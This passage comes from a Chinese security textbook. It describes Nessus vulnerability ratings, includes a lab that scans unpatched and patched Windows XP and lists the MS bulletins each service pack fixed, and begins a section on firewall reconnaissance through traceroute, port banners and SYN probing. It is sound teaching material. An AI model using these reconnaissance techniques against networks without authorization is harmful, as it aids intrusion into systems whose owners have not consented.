


图 2-9　Nessus 应用拓扑

Nessus 根据已知的系统漏洞和弱点，对被评估的系统进行模拟攻击，最后给出一份详细的报告。Nessus 将系统的漏洞归结为 3 类：

- Security Holes：该项攻击成功并且会造成极大的安全风险。
- Security Warnings：该项攻击成功，但是不会对安全造成大的影响。
- Security Notes：软件通过扫描发现了系统相关信息。

Nessus 还会将这 3 类漏洞依据风险因素分解为不同等级：

- Critical：已经威胁到远端主机的安全。
- Serious：该漏洞泄露的信息可以被黑客利用进行攻击。
- High：黑客可以在远端主机获取 shell，或者执行任意命令。
- Medium：该安全漏洞可以导致用户权限扩大。
- Low：从该漏洞获取的信息可以被黑客利用，但是不会立刻造成严重威胁。
- None：系统不存在隐患。

Nessus 报告的漏洞可能包含多个等级的风险因素，需要判断每个漏洞最有可能实现的风险等级。对于每个被发现的漏洞，Nessus 都会有一个 BugTraq ID(BID)列表链接、一个公共漏洞和暴露(CVE)代码链接和一个 Nessus ID。这 3 个参考链接中的任意一个，都可以帮助更进一步了解该漏洞的潜在危害。通过分析 Nessus 的评估报告来判断系统漏洞是否会对系统造成影响，是一个非常重要的举措。

实验 2-4　利用 Nessus 漏洞扫描评估 Windows XP 系统

【实验目的】

(1) 利用 Nessus 评估 Windows XP 系统(专业版)的安全风险。

(2) 认识安全补丁与系统风险的关系。

【实验准备】

(1) 在主机上安装漏洞扫描工具 Nessus(官方网站 http://www.nessus.org)。

(2) 在扫描机(实体机或虚拟机)上安装未打补丁的 Windows XP 专业版。

(3) 下载 Windows XP 专业版补丁包(Windows XP Service Pack):SP1、SP2、SP3。

注意:实验时先行安装未打补丁的 Windows XP,获取扫描文件后再依次安装补丁包。

【实验过程】

(1) 打开 Nessus Client 对 Windows XP 系统进行扫描,并保存扫描结果为 sp.htm 文件。

(2) 安装 SP1 补丁包,再对系统进行扫描,并保存扫描结果为 sp1.htm 文件。

(3) 安装 SP2 补丁包,再对系统进行扫描,并保存扫描结果为 sp2.htm 文件。

(4) 安装 SP3 补丁包,再对系统进行扫描,并保存扫描结果为 sp3.htm 文件。

【实验分析】

(1) 打开扫描文件,仔细阅读并加以分析对比,提取重要的特征数据。

将保存的 Nessus 扫描文件依次用浏览器打开,查看 Nessus 的详细扫描报告,包括扫描时间、主机信息、开放端口及漏洞个数、各开放端口具体的漏洞及危害。

(2) 扫描数据分析。

依据分析结果,填写表格。

① 扫描时间(表 2-8)。

表 2-8 扫描时间

版本	Start time	End time	Scan Time
原版			
SP1			
SP2			
SP3			

② 主机信息(表 2-9)。

表 2-9 主机信息

版本	操作系统	NetBIOS 名	DNS 名
原版			
SP1			
SP2			
SP3			

③ 开放端口及漏洞个数(表 2-10)。

表头中 High、Medium、Low 属于评定的漏洞等级,采用的是 Nessus 标准。

根据等级评定,可以得出表 2-11。

表 2-10　端口及漏洞个数

版本	Open Port	High	Medium	Low
原版				
SP1				
SP2				
SP3				

表 2-11　等级评定

版本	开放端口	Critical	High	Medium	Low	None
原版						
SP1						
SP2						
SP3						

由表 2-11 可以制作出 Windows XP 各版本漏洞数的折线图(请读者根据图 2-10 的图例自行画出),并分析图中 Critical、High 的漏洞与补丁更新的关系,可以得出什么结论?




图 2-10　漏洞数的折线图

【系统评估】

经过以上分析,可以制定公式来粗略评定各版本系统的分数,从而得出各版本的安全系数。将 Critical 与 High 的漏洞归为 High 的漏洞(即 High 与 High 以上的归为 High),而 Low 与 None 的漏洞归为 Low(即 Low 与 Low 以下的归为 Low)。因此以 Medium 为中位数,定为 3.5 分,则 High 与 Low 分别与之相差 2 分,分别为 5.5、1.5;而 Critical 与 High、Low 和 None 相差少一点,相差 1.5 分。由此设定计算公式为:

$$100 - \text{Critical} \times 7 - \text{High} \times 5.5 - \text{Medium} \times 3.5 - \text{Low} \times 1.5 - \text{None} \times 0$$

据此画出柱状图(请读者根据图 2-11 自行画出),满分为 100,分数越高表示系统越安全。




图 2-11　系统得分柱状图

最终将得出的分数填入表 2-12。

表 2-12　得分表

原版	SP1	SP2	SP3	平均分

【系统漏洞与补丁分析】

下面的数据与读者实际得到的可能存在差异,只起示例作用。

(1) 原版-SP1 修补的漏洞(表 2-13)。

表 2-13　SP1 修补的漏洞

漏洞等级	漏　　洞	简 略 描 述
High	MS04-012	RPC/DCOM 中的执行漏洞,远程执行代码
	MS09-001	SMB 漏洞拒绝服务
	MS06-035	"服务器"服务缺陷,获得远程主机内存部分
	MS05-043	后台处理程序服务缺陷,远程执行代码
	MS06-025	路由和远程访问服务由于内存损坏漏洞影响远程执行代码
	MS03-039	漏洞可能允许攻击者执行任意代码并获得系统权限(冲击波或 LoveSan 蠕虫)
	MS05-027	由于 SMB 实施的缺陷使得可以在远程主机上执行任意代码
Medium	MS05-007	可以由匿名用户身份得到关于远程主机的系统信息
Low	SMB Shares Enumeration	可以列举远程网络共享
	SMB Registry	Nessus 无法访问远程 Windows 注册表

由表 2-13 可以看出,SP1 主要修复了远程主机能执行任意代码的漏洞以及冲击波或 LoveSan 蠕虫的攻击。

(2) SP1-SP2 修补的漏洞(表 2-14)。

表 2-14　SP1-SP2 修补的漏洞

漏洞等级	漏　　洞	简 略 描 述
High	MS08-067	服务器的服务缓冲区溢出，执行代码
	MS04-022	强制本地用户安装文件或浏览病毒网站远程执行代码
	MS06-040	服务器的服务缓冲区溢出，执行代码
	MS06-035	服务器的服务缓冲区溢出且在 SMB 信息泄露漏洞执行代码
	MS04-007	攻击者发送一个 ASN.1 编码，远程执行代码
	MS04-011	LSASS 服务漏洞远程执行代码
	MS03-026	蠕虫(冲击波)系列利用此漏洞，远程执行代码
Low	Open Port Re-check	开放的端口关闭
	DCE Services Enumeration	远程主机上运行 DCE / RPC 服务 Port dce-rpc (1025/tcp)
	Service Detection	当它收到 HTTP 请求，通过标题或错误消息查明远程服务 Port dce-rpc (1025/tcp)
	DCE Services Enumeration	远程主机上运行 DCE / RPC 服务 Port dce-rpc (1026/tcp)
	Service Detection	远程主机上运行 DCE / RPC 服务 Port epmap (135/tcp)
	DCE Services Enumeration	远程主机上运行 DCE / RPC 服务 Port cifs (445/tcp)
	SMB Registry	Nessus 无法访问远程 Windows 注册表
	UPnP TCP Helper Detection	远程主机正在运行微软 UPnP 的 TCP 助手
	Service Detection	当它收到 HTTP 请求，通过标题或错误消息查明远程服务 Port www (5000/tcp)
	HyperText Transfer Protocol (HTTP) Information	远程 HTTP 配置信息可以被提取
	Broken Web Servers	Web 服务器上的测试已被禁用

由表 2-14 发现，SP1 已经修复此漏洞，但在 SP2 又出现此漏洞。这种情况表明：漏洞是不可能完全被修复的。有的时候虽然修复了一个漏洞，另一个漏洞也可能出现。SP2 主要修复了服务缓冲区溢出、蠕虫(冲击波)、远程主机上运行 DCE / RPC 服务等漏洞。可见，Windows XP 系统趋于完善。

(3) SP2-SP3 修补的漏洞(表 2-15)。

由表 2-15 可知，SP3 修复了服务缓冲区溢出漏洞，而 Service Detection 不属于真正意义上的漏洞，属于服务检测，对系统不造成严重影响，因此出现在不同的端口。可见，Windows XP 系统得到一系列的修补后进一步趋于完善。

表 2-15　SP2-SP3 修补的漏洞

漏洞等级	漏　　洞	简 略 描 述
High	MS06-035	服务器的服务缓冲区溢出且在 SMB 信息泄露漏洞执行代码
Low	Service Detection	当它收到 HTTP 请求，通过标题或错误消息查明远程服务 Port dce-rpc (1025/tcp)
	Service Detection	当它收到 HTTP 请求，通过标题或错误消息查明远程服务 Port dce-rpc (1026/tcp)

【实验总结】

通过对 4 个版本的扫描以及对扫描报告的分析，可以得出以下结论：每打一个补丁包，Windows XP 系统就更加完善，修补了一系列的漏洞，降低了系统风险，尤其是冲击波或 LoveSan 蠕虫的攻击、服务缓冲区溢出漏洞等高危漏洞和 DCE Services Enumeration 等低风险漏洞。

在 SP3 系统上安装一般的修复漏洞软件，如鲁大师。修复后再用 Nessus 扫描仍然有漏洞，这说明那些其实不算是漏洞，只是某种服务。

综上所述，Windows XP 原版系统、SP1、SP2、SP3，随着补丁一一被打上，系统趋于安全。虽然 SP3 仍然存在着漏洞，可以通过 360 安全卫士、鲁大师等修复部分漏洞，但不能完全修复，部分漏洞仍然存在。这说明有些根本不是漏洞，只是服务检测，对系统不会造成严重影响，可以看作是没有漏洞。漏洞永远也不可能修补完，有可能拆东墙补西墙，引起更多的漏洞。

【实验思考】

(1) Nessus 扫描时，所谓漏洞是如何认定的？所依据的漏洞库如何形成？

(2) 仿照本例，扫描 Windows 7、Windows 7 SP1，并进行类似的分析。

2.1.5　防火墙探测

防火墙被用来保障网络的安全，攻击者在有防火墙的情况下，一般是很难入侵的。防火墙探测就是利用路由追踪、端口扫描、旗标攫取等方法对防火墙的相关信息进行探测，通过发送特定的包给防火墙后面的主机，诱使被探测的目标主机返回数据包，然后对这些进行数据分析，从而获得防火墙相关信息，如图 2-12 所示。

防火墙探测技术主要有防火墙存在性探测、防火墙类型探测、防火墙规则探测和防火墙后主机探测。通过探测，明确目标主机前是否存在防火墙、防火墙的类型、设置的 ACL 规则以及是否可以穿透，同时探测位于其后的主机的信息。

1. 防火墙的存在性探测

在主机扫描时，通常使用 ping 工具。若 ping 一台主机收不到其回应，有两种可能：主机不在线或 ICMP 包被防火墙过滤了。防火墙一般会阻止 ICMP 包，如果要进一步判断是否有防火墙，就不能采用 ICMP 包，这时可改用其他方式（如 UDP 包），并使用路由跟踪的方法。

众所周知，tracert 是 Windows 下的路由跟踪命令，但 tracert 是向目的地址发出 ICMP 请求回显数据包。而另一个路由跟踪工具 traceroute（Linux/BSD/Router 下的工具），默认




图 2-12　防火墙探测

情况下是向目的地址的某个端口(大于 30000)发送 UDP 数据报。当然,如果防火墙也阻止 UDP 包通过,这种探测也不能有正确的结果。

通过 traceroute 可以跟踪数据包在到达目标主机的路径中所经过的主机、路由器,从而可以猜测并判断出防火墙的位置。一般情况下,使用 traceroute 对目标主机进行跟踪会有两种情况:①得到到达目标主机完整的各跳路由;②只得到开始的部分路由,其他的被过滤了。

对于前一种情况,可以认为在到达目标主机之前的最后一跳是防火墙的可能性很大。而对于后一种情况,由于最后一跳之后的数据包都被拦截了,因而可以判定最后一跳或者是防火墙,或者是路径上阻塞路径跟踪数据包的路由器。综合这两种情况,最后一跳是防火墙的可能性都很大。

下面是使用 traceroute 得出的两组探测数据,第 1 组符合第①种情况,第 2 组符合第②种情况。

```
#traceroute 172.16.3.18
Traceroute to 172.16.3.18(172.16.3.18),30 hops max,38 byte packets
1 172.16.1.6      (172.16.2.6)      0.333 0.330 0.311
2 172.16.0.254    (172.16.0.254)    2.234 1.222 1.256
3 172.16.3.18     (172.16.3.18)     2.678 3.022 2.789
#traceroute 172.16.10.18
Traceroute to 172.16.10.18(172.16.10.18),30 hops max,38 byte packets
1 172.16.3.6      (172.16.3.6)      1.333 1.330 1.311
2 172.16.5.1      (172.16.5.1)      3.234 2.222 3.256
3 *               *                 *
4 *               *                 *
5 *               *                 *
```

对于第 1 组数据,估计 172.16.0.254 是防火墙。对于第 2 组数据,172.16.5.1 可能是目标主机前的防火墙。虽然以上的结论不能完全肯定,但是判断为防火墙的可能性非常大。

有经验者总结,在 telnet 远程主机端口时,如果很快返回连接失败,就说明端口关闭;如

果等了十多秒才返回，可能是对方装有防火墙。读者不妨尝试一下。

2. 防火墙类型探测

防火墙的类型测试就是要探测出该防火墙的类型、型号、所提供的功能。很多防火墙都有不同于其他防火墙的特征标识，这就为防火墙的类型探测提供了依据。例如，连接防火墙的某些端口会返回一些特殊信息，像序号、旗标(banner)等，可以利用这些特征对潜在防火墙进行识别。防火墙的特征标识一般有3种。

1）默认监听端口

防火墙为了方便管理控制，会打开默认的端口监听。例如CheckPoint的FireWall-1防火墙默认监听TCP的256～259端口，微软的Proxy Server会监听TCP的1745和1080端口，而NetScreen防火墙默认监听的是80端口。利用这一特征也可以判断目标是不是防火墙、是何品牌的防火墙。

2）特征序号

特征序号也是一种判别依据。某些防火墙有独特的显示为一系列数字的足迹，能够与其他防火墙区别开来。当连接防火墙的某些端口时，有的防火墙的端口会返回一个特征序号，由此可判断出部分防火墙的类型和版本。

3）旗标

旗标也是防火墙特征的一种，它是连接防火墙某一端口后得到的特殊的返回信息。某些代理性质的防火墙会声明其是防火墙的功能，有的还公布防火墙的类型和版本。

3. 防火墙规则探测

防火墙规则是防火墙系统一个重要的组成部分，它直接地决定了防火墙的性能。ACL是执行安全策略的一套防火墙规则，是防火墙的安全控制核心，它规定防火墙开放哪些端口，允许哪些类型的包通过。掌握了ACL，就能更准确地对防火墙后面的网络进行探测。探测防火墙的规则就是要知道防火墙允许什么样的数据包通过。

一般而言，包过滤防火墙检查的是网络层和传输层头部的相关信息，主要包括源IP地址、目的IP地址、协议类型、源端口、目的端口。进行防火墙规则探测时，主要构造各种特殊的数据包，对所有常用的TCP和UDP端口进行探测，诱使防火墙返回各种可以推测出其规则的信息，从而推导出防火墙ACL的端口规则，得知防火墙允许或禁止通过的数据包。

1）TCP/SYN报文段探测

TCP/SYN报文段探测向位于防火墙后的目标主机发送TCP/SYN报文段，在防火墙规则的控制下，探测机将收到不同的回应信息，根据所得到的回应报文段可以判断防火墙设置的规则，判断标准如下：

(1) 如果防火墙允许该数据包通过，那么目标主机会根据端口状态回送相应的数据包：

- 主机端口处于监听状态时回送SYN/ACK报文段。
